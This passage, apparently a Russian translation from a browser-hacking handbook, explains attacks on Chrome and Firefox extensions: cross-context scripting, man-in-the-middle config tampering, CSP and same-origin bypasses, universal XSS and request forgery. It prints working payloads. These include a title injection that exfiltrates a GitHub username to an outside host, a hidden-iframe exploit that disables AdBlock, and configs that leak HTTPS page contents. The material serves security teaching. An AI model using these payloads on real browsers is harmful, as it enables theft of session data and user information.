Сравнение рисунков 7-13 и 7-12 показывает, что отсутствующие визуальные признаки совсем незначительны. В сочетании с другими приёмами социальной инженерии, например ненавязчивым окном уведомления, этого может хватить, чтобы обманом заставить жертву раскрыть учётные данные LastPass. Затем их легко получить регистратором нажатий клавиш, описанным в главе 5. Эти данные позволяют войти в учётную запись LastPass жертвы и потенциально открыть доступ ко всем её паролям.

Межконтекстный скриптинг

Межконтекстный скриптинг (Cross-context Scripting, XCS), иногда называемый межзонным скриптингом (Cross-zone Scripting),[31] - вектор атаки на расширение, позволяющий отправлять инструкции из недоверенной зоны в доверенную.[32] Обычно атака протаскивает инструкции JavaScript из интернет-зоны в привилегированную зону `chrome://`.

Что это означает на практике? XCS возникает, когда сайту из Интернета удаётся внедрить код в зону `chrome://` браузерного расширения. При выполнении инструкции получают все привилегии компонента расширения, в который были внедрены. Так вы можете выполнять привилегированные команды у цели.

Вспомните модели безопасности расширений, рассмотренные ранее. У Firefox модель очень плоская, тогда как в Chrome есть два основных уровня привилегий, разделённых границей безопасности.

На стороне фоновой страницы за границей безопасности компоненты расширения Chrome укреплены CSP. Компоненты с другой стороны границы, то есть сценарии содержимого, этой защиты не получили. Они выполняются в контексте посещаемых браузером веб-страниц и могут читать и записывать DOM связанной страницы. Такое прямое взаимодействие с веб-страницей даёт этим компонентам наибольшую поверхность атаки. В сочетании с выполнением в полупривилегированном контексте это делает их достойными вашего внимания.

Атаку нужно строить по-разному в зависимости от архитектуры целевого расширения. Сразу рассмотрим, чего можно добиться с помощью XCS в браузерных расширениях.

Атаки посредника

Использование расширением данных, загруженных из удалённого источника, потенциально открывает возможность для атакующего. Сервер может быть скомпрометирован, а содержимое - загружено по открытому протоколу HTTP и использовано без достаточной проверки.

Не забывайте об атаках посредника (MitM) из главы 2, позволявших захватывать открытые каналы связи и подставлять собственные данные.

Здесь они снова вступают в игру и могут обеспечить XCS.

Некоторые расширения включают удалённое содержимое из Интернета непосредственно в доверенную зону `chrome://`. Это может быть частью основной функциональности либо непреднамеренной уязвимостью из-за недостаточной фильтрации ввода. Место и способ применения недоверенных данных зависят от целевого расширения.

В расширениях Firefox следует искать ключевые индикаторы. Поиск следующих функций в распакованном исходном коде помогает выявить этот класс уязвимостей:

- `window.open();`
- `window.opendialog();`
- `nsIWindowWatcher();`
- `XMLHTTPRequest()`.

Если любая из функций вызывается из зоны `chrome://` с недоверенным пользовательским вводом, возможно, вы только что нашли уязвимость. Может существовать возможность внедрить JavaScript с опасными последствиями. Это зависит от того, как расширение Firefox использует данные и удастся ли протащить в них инструкции.

То же было верно для расширений Chrome, пока Google не ввела обязательный манифест версии 2. Теперь Content Security Policy запрещает загрузку сценариев по HTTP и разрешает загружать по HTTPS лишь сценарии из белого списка.

Но не забывайте: где есть желание, найдётся и способ. Следующий отредактированный код взят из обсуждения на Stack Overflow:[33]

```
function loadInsecureScript(url) {
  var x = new XMLHttpRequest();
  x.onload = function() {
    eval(x.responseText); // <-- Уязвимость безопасности
  };
  x.open('GET', url);
  x.send();
}
loadInsecureScript('http://browservictim.com/insecure.js');
```

В ответе на форуме также указано необходимое содержимое `manifest.json`:

```
"content_security_policy": "script-src 'self' 'unsafe-eval'; object-src 'self'",
"permissions": ["http://browservictim.com/insecure.js"],
"background": {"scripts": ["background.js"] }
```

К чести участников форума, они указывают на колоссальную небезопасность такого кода. У любого разработчика, реализующего хотя бы отдалённо похожий код, должны зазвонить все тревожные сигналы.

Независимо от причины появления уязвимости в расширении небезопасная передача данных часто приводит к XCS. Если обмен идёт по незашифрованному HTTP, атака MitM, рассмотренная в главе 2, как минимум, вероятно, позволит вам влиять на выполнение в привилегированной зоне `chrome://`.

Приведёт ли MitM к внедрению команд, зависит от способа использования данных. Быстро рассмотрим пример, который не приводил к XCS, но из-за обращения расширения с данными позволял атаковать цель другими способами.

Пример атаки посредника

Хороший пример уязвимости MitM даёт расширение Chrome Amazon 1Button App.[34] По сути, это веб-скребок и механизм отслеживания. Он сообщает `alexa.com` все посещённые URL HTTP и HTTPS, а для выбранных сайтов также передаёт части содержимого. В том числе запросы Google, выполненные по HTTPS.

Чтобы удалённо менять конфигурацию без обновления кода расширения, Amazon решила настраивать его через подключение определённых файлов JavaScript сценарием содержимого. В версии 3.2013.627.0 расширение получало следующие файлы:

- `http://www.amazon.com/gp/bit/toolbar/3.0/toolbar/httpsdatalist.dat`;
- `http://www.amazon.com/gp/bit/toolbar/3.0/toolbar/search_conf.js`.

Вы, вероятно, заметили, что содержимое загружается по HTTP, но к этому мы ещё вернёмся. Файл `httpsdatalist.dat` определяет список HTTPS-страниц для прослушивания. Фрагмент конфигурации выглядит так:

```
[
  "https:[/]{2}(www[0-9]?|encrypted)[.](1.)?google[.].*[/]"
]
```

Файл `search_conf.js` описывает элементы, которые нужно извлекать из посещённых веб-страниц и передавать Alexa. Следующий фрагмент даёт представление о происходящем:

```
{
  "google" : {
    "urlexp" :
      "http(s)?:\\/\\/www\\.google\\..*\\/.*[?#&]q=([^&]+)",
    "rankometer" : {
      "url":"http(s)?:\\/\\/(www(|[0-9])|encrypted)\\.(|l\\.)google\\..*\\/",
      "reload": true,
      "xpath" : {
        "block": [
          "//div/ol/li[ contains(
            concat( ' ', normalize-space(@class), ' ' ),
            concat( ' ', 'g', ' ' )
          )]",
          "//div/ol/li[ contains(
            concat( ' ', normalize-space(@class), ' ' ),
            concat( ' ', 'g', ' ' )
          )]",
          "//div/ol/li[ contains(
            concat( ' ', normalize-space(@class), ' ' ),
            concat( ' ', 'g', ' ' )
          )]"
        ],
        "insert" : [
          "./div/div/div/cite",
          "./div/div[ contains(
            concat( ' ', normalize-space(@class), ' ' ),
            concat( ' ', 'kv', ' ' )
          )]/cite",
          "./div/div/div/div[ contains(
            concat( ' ', normalize-space(@class), ' ' ),
            concat( ' ', 'kv', ' ' )
          )]/cite"
        ],
        "target" : [
          "./div/h3[ contains(
            concat( ' ', normalize-space(@class), ' '),
            ' r '
          )]/descendant::a/@href",
          "./h3[ contains(
            concat( ' ', normalize-space(@class), ' '),
            ' r '
          )]/descendant::a/@href",
          "./div/h3[ contains(
            concat( ' ', normalize-space(@class), ' '),
            ' r '
          )]/descendant::a/@href"
        ]
      }
    },
    ...
  },
  ...
}
```

Содержимое просмотренного сайта, соответствующее выражениям XPath из `search_conf.js`, отправляется на `http://widgets.alexa.com`. Эти выражения показаны в предыдущем фрагменте конфигурации.

На рисунке 7-14 показано, как `mitmproxy`[35] перехватывает обмен с `http://widgets.alexa.com`.

Рисунок 7-14. Трафик атаки посредника с расширением 1Button

Однако есть ещё одна вопиющая уязвимость. Помните URL конфигурации? Они загружаются по HTTP, а не HTTPS, и потому также уязвимы для атаки MitM.

Предположим, с помощью MitM вы заменяете `httpsdatalist.dat` следующим кодом:

```
["https://"]
```

При перехвате запроса `search_conf.js` используйте такой код:

```
{
  "pwn" : {
    "urlexp" : "http(s)?:\\/\\/",
    "rankometer" : {
      "url" :"http(s)?:\\/\\/",
      "reload": true,
      "xpath" : {
        "block": [
          "//html"
        ],
        "insert" : [
          "//html"
        ],
        "target" : [
          "//html"
        ]
      }
    },
    "cba" : {
      "url" :"http(s)?:\\/\\/",
      "reload": true
    }
  }
}
```

При такой атаке расширение будет отправлять Alexa содержимое узлов DOM всех сайтов HTTPS. Для этого даже не пришлось внедрять инструкции в привилегированный контекст. Вы лишь изменили конфигурацию и благодаря позиции посредника получили возможность наблюдать все запросы пользователя.

Обход CSP веб-приложения

Один заметный компонент расширения Chrome остаётся без защиты CSP. Веб-приложение может задействовать CSP, включив в ответ HTTP-заголовок `X-Content-Security-Policy`. Фоновая страница расширения также по умолчанию защищена CSP. Компонент, которому эта защита не досталась, - сценарий содержимого.

Именно так: сценарий содержимого расширения Chrome вообще не защищён CSP. Поэтому он становится очевидной целью для обхода надоедливых ограничений CSP, введённых разработчиками веб-приложения. Рассмотрим, как заставить этот компонент выполнять ваши распоряжения.

В примере используется источник `http://content-security-policy.com`. После загрузки URL можно изучить связанные с CSP заголовки:

```
X-Content-Security-Policy: default-src 'self' www.google-analytics.com
 netdna.bootstrapcdn.com ajax.googleapis.com;
 object-src 'none'; media-src 'none'; frame-src 'none'; connect-src 'none';
```

Прежде всего обратите внимание на отсутствие директивы `unsafe-eval`. Это означает, что при атаке на источник нельзя использовать `eval` и родственные функции, рассмотренные в главе 3. Разве что у вас есть уязвимость в одном из сценариев содержимого цели.

В примере обхода CSP используется следующий уязвимый сценарий содержимого:

```
// Получаем параметр bhh из URL
var bhh = document.location.href.split('bhh=')[1];
if (typeof bhh == 'string') {
  eval(bhh); // Выполняем параметр через eval
}
```

У него следующий манифест, использующий сценарии содержимого только в целевом источнике `http://content-security-policy.com`:

```
{
  "name": "Browser Hacker's Handbook CSP Bypass Example",
  "version": "1.0",
  "description": "Browser Hacker's Handbook CSP Bypass Demonstration",
  "homepage_url": "http://browserhacker.com",
  "permissions": [
       "http://content-security-policy.com/*"
  ],
    "content_scripts": [
    {
      "all_frames": true,
      "js": [
        "cs.js"
      ],
      "matches": [
        "http://content-security-policy.com/*"
      ],
      "run_at": "document_end",
      "all_frames": true
    }
    ],
    "manifest_version": 2
}
```

Имея уязвимость сценария содержимого, обойдём управление CSP из HTTP-заголовков сайта:

```
http://content-security-policy.com/#bhh=
eval(alert('Browser Hacker\'s Handbook'))
```

Когда целевой браузер загрузит этот URL, CSP будет обойдена. В сценарий содержимого внедрится `eval`, и окно предупреждения выполнится внутри источника. На рисунке 7-15 показаны возвращённые заголовки CSP и успешное выполнение `eval`.




Рисунок 7-15. Обход CSP веб-сайта в расширении Chrome

Вы успешно обошли CSP веб-приложения через уязвимость расширения Chrome. Точнее, была эксплуатирована уязвимость сценария содержимого, которому CSP не предоставляет защиты.

Обход политики единого источника

Возможно, вы помните, что сценарии содержимого Chrome имеют больше привилегий, чем стандартная интернет-зона. Дополнительных привилегий не так много, но одна представляет особый интерес: способность читать ответы на межсайтовые запросы. Это мощно само по себе, но есть и большее. При отправке запроса другому источнику заголовки включают все связанные с ним cookie. Вы догадались: среди них будут и маркеры аутентифицированных сеансов.

Сценарий содержимого может работать по-разному, и ситуация зависит от его назначения. Во многих случаях он взаимодействует с DOM, поэтому DOM часто становится частью поверхности атаки.

Атака на сценарии содержимого расширения очень похожа на эксплуатацию классической DOM XSS. Хорошая новость в том, что все знания о DOM XSS можно повторно применить к расширениям.

Для успешной эксплуатации сценарий содержимого должен получить ваши данные и использовать их в привилегированном контексте. Точное место в DOM зависит от целевого расширения. Однако элемент `<title>` обычно оказывается удачным выбором, поскольку многие расширения извлекают из него содержимое.

Самого использования данных DOM в сценарии содержимого недостаточно для их выполнения. Чтобы эксплуатировать сценарий, расширение должно передать данные функции `eval`, присваиванию `innerHTML` или аналогичной опасной операции. Для демонстрации применяется следующий код уязвимого сценария содержимого:

```
function do_something(title) {
  // Выполняем некоторое действие с заголовком страницы
}
var title = document.title;
window.setTimeout("do_something(\"" + title + "\")", 500);
```

Уязвимость вызвана небезопасным использованием заголовка страницы. Зацепив браузер, можно приказать ему загрузить другой источник. Если это подконтрольный вам источник, вы полностью управляете свойством `title` и можете отправить целевым браузерам любой заголовок.

Предположим, вы отправляете страницу со следующим HTML:

```
<HTML>
<HEAD>
<TITLE>");
  var xhr = new XMLHttpRequest();
  xhr.open("GET", 'https://github.com/settings/profile/', true);
  xhr.onreadystatechange = function() {
    if (xhr.readyState == 4) {
      github_settings_page = xhr.responseText;
      var name_regexp = /<input type="text" value="(.*)" tabindex="2"\/>/g;
      var name_arr = name_regexp.exec(github_settings_page);
      name = name_arr[1];
      new Image().src = "http://browserhacker.com/" + encodeURI(name);
    };
  };
  xhr.send();
  a=("</TITLE>
</HEAD>
<BODY>
 Browser Hacker's Handbook Extension SOP Bypass Example
</BODY>
</HTML>
```

Отправив эту страницу, вы внедрили код в зону `chrome://`. Содержимое `title` передаётся функции `setTimeout` и выполняется после небольшой задержки.

Здесь инструкции работают на малопривилегированной стороне границы безопасности, то есть в сценарии содержимого, а не на фоновой странице. Даже из этой полупривилегированной позиции можно отправлять межсайтовые запросы любому источнику, указанному в шаблонах совпадения расширения.

Код эксплойта отправляет межсайтовый запрос на `https://github.com`, запрашивая страницу настроек уже аутентифицированного пользователя. Получив ответ, он извлекает имя пользователя и отправляет его на `http://browserhacker.com`. Разумеется, это очень простая полезная нагрузка, а сделать можно гораздо больше.

На рисунке 7-16 показана эксплуатация расширения приведённым HTML. В заголовке вкладки видна часть внедрённого кода, а в консоли - GET-запрос с именем пользователя GitHub, в данном случае Wade Alcorn.




Рисунок 7-16. Обход SOP в расширении Chrome

Как и при любой DOM XSS, искусство состоит в том, чтобы найти уязвимую функцию, использующую ваши нефильтрованные данные. Но на этот раз искать её нужно в коде расширения, а не веб-приложения.

Пример обхода политики единого источника

Хороший реальный пример обхода SOP даёт расширение Chrome ezLinkPreview[36] версии 5.2.2. При изучении кода обнаруживается функция:

```
function GetURLDocumentTitleJQ(url) {
var ezPageTitle = url; // По умолчанию заголовком служит URL
$.ajax({
 url: url,
 async: true,
 success: function(data) {
 try {
  var matches = data.match(/<title>(.*?)<\/title>/);
  var title = matches[1];
  if (title != null && title.length > 0) {
   ezPageTitle = title;
  }
 } catch (err) {}
  var scr = 'ezBookmarkOneClick("' + url + '", "' + ezPageTitle + '");';
  chrome.tabs.executeScript(null, {code: scr});
},
```

При внимательном изучении видно, что `GetURLDocumentTitleJQ` вообще не выполняется в сценарии содержимого: она работает на фоновой странице. Прежде чем выяснить почему, разберём её действия.

Функция отправляет XHR по URL из параметра `url`. Получив ответ, она извлекает текст между тегами `<title>` и `</title>` и обрабатывает данные. Затем вызывает `chrome.tabs.executeScript`[37] со значением заголовка.

Перед выполнением в `chrome.tabs.executeScript` значение `title` никак не фильтруется. Именно это создаёт уязвимость расширения.

Полезная нагрузка может иметь много форм. Следующий внедряемый код чрезмерно прост, но хорошо показывает полезный первый шаг при исследовании уязвимости расширения:

```
<title>anything"+console.log(1)+"</title>
```

Чтобы запустить эксплойт, браузер жертвы должен вызвать `GetURLDocumentTitleJQ` для запроса вашей вредоносной страницы. Именно так уязвимость становится доступна. Здесь требуется ещё один шаг, поскольку уязвимая функция вызывается только тогда, когда пользователь добавляет текущую страницу в Google Bookmarks. Понадобится социальная инженерия, чтобы заставить его выбрать запускающий пункт контекстного меню. Разные методы социальной инженерии рассматривались в главе 5; возможно, стоит быстро освежить их в памяти.

`GetURLDocumentTitleJQ` вызывается на фоновой странице. Можно подумать, что она работает на привилегированной стороне границы безопасности. Почему же внедрённый код выполняется в контексте сценария содержимого? Ответ заключается в использовании `executeScript`. Эта функция внедряет JavaScript в страницы, а если у второго параметра есть свойство `code`, создаёт совершенно новый сценарий содержимого с переданным кодом.

При эксплуатации расширение создаёт новый сценарий содержимого с внедрёнными вами инструкциями. Он работает на непривилегированной стороне границы безопасности Chrome. Последствия слабее, чем при полноценной уязвимости расширения, но обходить политику единого источника всё равно можно.

Пример показал, как уязвимое расширение позволяет обойти SOP. Эти методы пригодятся при эксплуатации похожих проблем в других расширениях.

Универсальный межсайтовый скриптинг

Расширения могут привносить XSS-уязвимости в браузер, даже когда само веб-приложение нельзя эксплуатировать. Стоит помнить о симбиотической связи браузера и веб-приложения: именно она здесь подвергается атаке.

Просмотр источника с уязвимым расширением фактически может заставить источник перенять эту уязвимость. Разумеется, веб-приложение не становится уязвимым для всех посетителей - только в конкретном сочетании браузера и приложения.

С точки зрения традиционных видов XSS это кажется нелогичным. Если XSS-уязвимость присутствует в браузерном расширении, потенциально её можно эксплуатировать на каждой странице, которую загружает браузер.

Следующий код взят из уязвимого сценария содержимого расширения Chrome. Возможно, вы узнаете предыдущий пример. Уязвимость эксплуатируется добавлением JavaScript в параметр `bhh`:

```
// Получаем параметр bhh из URL
var bhh = document.location.href.split('bhh=')[1];
if (typeof bhh == 'string') {
  eval(bhh); // Выполняем параметр через eval
}
```

Манифест расширения приказывает Chrome выполнять сценарий содержимого во всех источниках, заданных `<all_urls>`:

```
{
  "name": "Browser Hacker's Handbook UXSS Example",
  "version": "1.0",
  "description": "Browser Hacker's Handbook Universal XSS Demonstration",
  "homepage_url": "http://browserhacker.com",
  "permissions": [
       "<all_urls>"
  ],
    "content_scripts": [
    {
      "all_frames": true,
      "js": [
        "cs.js"
      ],
      "matches": [
        "<all_urls>"
      ],
      "run_at": "document_end",
      "all_frames": true
    }
    ],
    "manifest_version": 2
}
```

На рисунке 7-17 показано, как уязвимый сценарий содержимого привнёс XSS-уязвимость в каждую веб-страницу, которую просматривает браузер.




Рисунок 7-17. Универсальный XSS через расширение и обход SOP в Chrome

На рисунке стрелки указывают на внедрение, полученный диалог предупреждения и HTTP-запрос, в котором эксплойта нет. Видно, что уязвимость работает как DOM XSS. При использовании символа # в URL браузер не отправляет веб-серверу ни сам символ, ни всё, что следует после него. Поместив эксплойт после #, можно скрыть его от журналов и, возможно, от межсетевых экранов веб-приложений.

Не забывайте о шаблонах совпадения расширений. Если используется широкий шаблон, уязвимым становится каждый соответствующий источник. Это особенно важно для `http://*/*`, `*://*/*` и `<all_urls>`.

Подделка межсайтовых запросов

Подделка межсайтовых запросов (Cross-site Request Forgery, XSRF) обсуждалась в предыдущих главах и подробнее рассматривается в главе 9. Помните, что во многих случаях расширение можно считать виртуальным веб-приложением. Следовательно, оно способно страдать от тех же или похожих уязвимостей.

В разделе «Снятие отпечатка по манифесту» ранее рассматривался параметр `web_accessible_resources`. В `manifest.json` он вносит в белый список ресурсы расширения, к которым разрешён доступ:

```
{
  {
    "name": "extensionName",
    "version": "versionString",
    "manifest_version": 2
  },
  "web_accessible_resources": [ "logo.png", "menu.html", "style.css" ]
}
```

Это означает, что ресурс доступен с любой веб-страницы. Если предыдущий фрагмент присутствует в `manifest.json`, доступен URL:

```
chrome-extension://abcdefghijklmnopqrstuvwxyz012345/menu.html
```

При определённых условиях сама загрузка ресурса вызывает побочные эффекты и выполняет действия внутри базового расширения. Некоторые из них могут оказаться критически важными для его безопасности.

Представьте вымышленное расширение, которое при загрузке страницы интерфейса из белого списка читает параметр конфигурации из GET-запроса. После завершения загрузки, включая обработку переданного параметра, критические данные конфигурации сохраняются в LocalStorage.

Ещё раз подчеркнём: страница внесена в белый список параметра `web_accessible_resources`. Это важно, поскольку теперь любая веб-страница может включить её в `<iframe>`. Загрузка IFrame со специально подготовленным URL приведёт к появлению произвольного содержимого в объекте LocalStorage вымышленного расширения.

Это похоже на традиционные атаки CSRF на приложения модели клиент-сервер, поскольку обработка начинается без проверки источника запроса.

Пример подделки межсайтового запроса

В предыдущем разделе обсуждался вымышленный пример. Но это не совсем правда. В прошлом по крайней мере одно расширение Chrome с манифестом версии 1 было уязвимо для XSRF, причём весьма популярное - у него более миллиона пользователей.

Расширение Chrome AdBlock[38] версии 2.5.22 предназначено, как ни удивительно, для блокировки рекламы. Одна из его функций подписывается на список фильтров, загружаемый с заданного URL.

На странице подписки среди ресурсов расширения находилась XSRF-уязвимость.[39] Загрузка следующего URL, который в итоге выполнялся в зоне `chrome://`, запускала функцию подписки:

```
chrome-extension://gighmmpiobklfepjocnamgkkbiglidom/pages/subscribe.html
```

Инструкции, выполняемые при загрузке ресурса `subscribe.html`, находятся в сценарии `subscribe.js`.[40] Значимая часть[41] приведена ниже:[42]

```
// Получаем URL
var queryparts = parseUri.parseSearch(document.location.search);
...
// Подписываемся на список
var requiresList = queryparts.requiresLocation ?
  "url:" + queryparts.requiresLocation : undefined;
BGcall("subscribe",
  {id: 'url:' + queryparts.location, requires:requiresList});
```

Код показывает поток выполнения, создающий уязвимость. Первая строка разбирает поисковую часть URL в хэш, сохраняемый в переменной `queryparts`. Последняя строка подписывает AdBlock на значение, изначально находившееся в параметре `location` запроса. Например, `location=http://browserhacker.com` оформил бы подписку на фильтр с `http://browserhacker.com`. Полный итоговый URL выглядел бы так:

```
chrome-extension://gighmmpiobklfepjocnamgkkbiglidom/pages
/subscribe.html?location=
http://browserhacker.com
```

Теперь, зная работу уязвимости, соберём эксплойт. Нужно создать IFrame, заставить его загрузить ресурс расширения `subscribe.html` и передать фильтр для загрузки. В данном случае фильтр должен внести в белый список все URL.

```
<iframe style="position:absolute;left:-1000px;" id="bhh" src=""></iframe>

//...
var url = "chrome-extension://";
url += "gighmmpiobklfepjocnamgkkbiglidom";
url += "/pages/subscribe.html?";
url += "location=http://browserhacker.com/list.txt";
document.getElementById('bhh').src = url;
```

Целевой браузер создаёт IFrame и загружает ресурс. Значение `http://browserhacker.com/list.txt` передаётся функции расширения `BGcall`, которая в свою очередь загружает его.

Остаётся ещё один шаг - вернуть расширению белый список. Разместите на сервере файл `list.txt` со следующим содержимым, и AdBlock будет отключён:

```
[Adblock Plus 0.7.5]
@@*$document,domain=~whitelist.all
```

Важно повторить, что эта уязвимость относилась к манифесту версии 1. Для успешной атаки на современные расширения Chrome с версией 2 запрашиваемый ресурс должен быть указан в `web_accessible_resources`:

```
"web_accessible_resources": [ "img/icon24.png",
  "jquery/css/images/ui-bg_inset-hard_100_fcfdfd_1x100.png",
  "jquery/css/images/ui-icons_056b93_2.6.440.png",
  "jquery/css/images/ui-icons_d8e7f3_2.6.440.png",
  "jquery/css/jquery-ui.custom.css",
  "jquery/css/override-page.css" ]
```

В манифесте AdBlock 2.6.4 строка `subscribe.html` в `web_accessible_resources` отсутствует, как видно из предыдущего кода. Не забывайте проверять `manifest.json`, прежде чем пытаться применить этот класс атак к целевому расширению.

Атаки на обработчики событий DOM

